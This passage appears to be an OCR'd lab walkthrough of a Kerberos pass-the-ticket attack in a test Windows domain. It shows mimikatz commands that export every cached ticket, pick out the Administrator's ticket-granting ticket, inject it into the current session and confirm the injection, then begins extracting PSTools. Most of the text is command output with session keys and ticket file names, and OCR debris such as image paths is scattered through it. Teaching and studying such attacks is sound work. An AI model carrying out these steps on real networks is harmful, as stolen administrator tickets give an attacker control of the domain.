
```
Authentication Id : 0 ; 276458 (00000000:000437ea)
Session           : Interactive from 1
User Name         : Administrator
Domain            : LPT
Logon Server      : SERVER2019
Logon Time        : 12/26/2024 3:54:28 AM
SID               : S-1-5-21-735912402-222524527-3971465817-500

         * Username : Administrator
         * Domain   : LPT.COM
         * Password : (null)

        Group 0 - Ticket Granting Service
         [00000000]
           Start/End/MaxRenew: 12/26/2024 9:57:41 PM ; 12/27/2024 7:57:41 AM ; 1/2/2025 9:57:41 P
M
           Service Name (03) : host ; server2019.lpt.com ; @ LPT.COM
           Target Name  (03) : host ; server2019.lpt.com ; @ LPT.COM
           Client Name  (01) : Administrator ; @ LPT.COM ( LPT.COM )
           Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; for
wardable ;
           Session Key       : 0x00000012 - aes256_hmac
             2cf1af0de9ab7f6adc5cfdd89f80d76c04a37053ac6b827a5fd295d56f4b6450
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 5        [...]

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 12/26/2024 9:57:41 PM ; 12/27/2024 7:57:41 AM ; 1/2/2025 9:57:41 P
M
           Service Name (02) : krbtgt ; LPT.COM ; @ LPT.COM
           Target Name  (02) : krbtgt ; LPT ; @ LPT.COM
```

1. Export all Kerberos tickets as `.kirbi` files to the current working directory:
   sekurlsa::tickets /export



```
mimikatz # sekurlsa::tickets /export

Authentication Id : 0 ; 304791 (00000000:0004a697)
Session           : Interactive from 1
User Name         : Administrator
Domain            : LPT
Logon Server      : SERVER2019
Logon Time        : 12/26/2024 10:50:14 PM
SID               : S-1-5-21-735912402-222524527-3971465817-500

         * Username : Administrator
         * Domain   : LPT.COM
         * Password : (null)

        Group 0 - Ticket Granting Service

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 12/26/2024 10:50:14 PM ; 12/27/2024 8:50:14 AM ; 1/2/2025 10:50:14
 PM
           Service Name (02) : krbtgt ; LPT.COM ; @ LPT.COM
           Target Name  (02) : krbtgt ; LPT ; @ LPT.COM
           Client Name  (01) : Administrator ; @ LPT.COM ( LPT )
           Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardabl
e ;
           Session Key       : 0x00000012 - aes256_hmac
             1b2c07b55c9bafbcee9b8fbca75971f3e021352aa8332aeb1bd5216137357967
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2         [...]
           * Saved to file [0;4a697]-2-0-40e10000-Administrator@krbtgt-LPT.COM.kirbi !
```


1. Open File Explorer to verify exported `.kirbi` ticket files in the directory buffer.



x64
File
Home
Share
View
This PC › Downloads › kerberos › x64
Search x64
Quick access
Desktop
Downloads
Documents
Pictures
DVD Drive (D:)
kerberos
System32
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
Network
20 items
10:57 PM
12/26/2024

Date modified	Name	Type
5/2/2020 9:1...	mimilib.dll	Application exte
5/2/2020 9:1...	mimikatz.exe	Application
1/22/2013 9:...	mimidrv.sys	System file
12/26/2024 ...	[0;42113]-1-0-40a50000-SERVER2019$@ldap-Server2019.LPT.com.kirbi	KIRBI File
12/26/2024 ...	[0;42001]-1-0-40a50000-SERVER2019$@ldap-Server2019.LPT.com.kirbi	KIRBI File
12/26/2024 ...	[0;39265]-1-0-40a50000-SERVER2019$@ldap-Server2019.LPT.com.kirbi	KIRBI File
12/26/2024 ...	[0;36366]-1-0-40a50000-ADWIN$@ldap-Server2019.LPT.com.kirbi	KIRBI File
12/26/2024 ...	[0;395f5]-2-0-60a10000-SERVER2019$@krbtgt-LPT.COM.kirbi	KIRBI File
12/26/2024 ...	[0;4a697]-2-0-40e10000-Administrator@krbtgt-LPT.COM.kirbi	KIRBI File
12/26/2024 ...	[0;3e7]-2-1-40e10000-SERVER2019$@krbtgt-LPT.COM.kirbi	KIRBI File
12/26/2024 ...	[0;3e7]-2-0-60a10000-SERVER2019$@krbtgt-LPT.COM.kirbi	KIRBI File
12/26/2024 ...	[0;3e7]-0-4-40a50000-SERVER2019$@ldap-Server2019.LPT.com.kirbi	KIRBI File
12/26/2024 ...	[0;3e7]-0-3-40a50000-SERVER2019$@LDAP-SERVER2019.kirbi	KIRBI File
12/26/2024 ...	[0;3e7]-0-2-40a50000-SERVER2019$@ldap-Server2019.LPT.com.kirbi	KIRBI File
12/26/2024 ...	[0;3e7]-0-1-40a50000-SERVER2019$@cifs-Server2019.LPT.com.kirbi	KIRBI File
12/26/2024 ...	[0;3e7]-0-0-40a50000.kirbi	KIRBI File
12/26/2024 ...	[0;3c3bd]-1-0-40a50000-SERVER2019$@ldap-Server2019.LPT.com.kirbi	KIRBI File
12/26/2024 ...	[0;3af33]-1-0-40a50000-ADWIN$@ldap-Server2019.LPT.com.kirbi	KIRBI File
12/26/2024 ...	[0;3ac3d]-2-0-60a10000-ADWIN$@krbtgt-LPT.COM.kirbi	KIRBI File


1. Open Notepad++, locate the Administrator account `.kirbi` file, and copy its complete absolute path.



*new 1 - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
new 1
Normal tex length : 103 lines : 1
Ln : 1 Col : 104 Sel : 0 | 0
Windows (CR LF) UTF-8 INS
11:00 PM
12/26/2024


```
C:\Users\Administrator\Downloads\kerberos\x64\[0;4a697]-2-0-40e10000-Administrator@krbtgt-LPT
```

1. Inject the exported Administrator Kerberos ticket into current logon session memory:
   kerberos::ptt [PATH_TO_ADMINISTRATOR_TICKET.kirbi]


mimikatz 2.2.0 x64 (oe.eo)
11:01 PM
12/26/2024


```
mimikatz # kerberos::ptt C:\Users\Administrator\Downloads\kerberos\x64\[0;4a697]-2-0-40e10000-Administrator@krbtgt-LPT.COM.kirbi

* File: 'C:\Users\Administrator\Downloads\kerberos\x64\[0;4a697]-2-0-40e10000-Administrator@krbtgt-LPT.COM.kirbi': OK

mimikatz # _
```

1. List active Kerberos tickets loaded in memory to confirm ticket injection:
   kerberos::list




```
mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 12/26/2024 10:50:14 PM ; 12/27/2024 8:50:14 AM ; 1/2/2025 10:50:14 PM
   Server Name       : krbtgt/LPT.COM @ LPT.COM
   Client Name       : Administrator @ LPT.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

mimikatz #
```

1. Extract `PSTools.zip` inside `Downloads\kerberos` folder on **2019DC**.


Manage
PSTools
File
Home
Share
View
Application Tools
This PC › Downloads › kerberos › PSTools
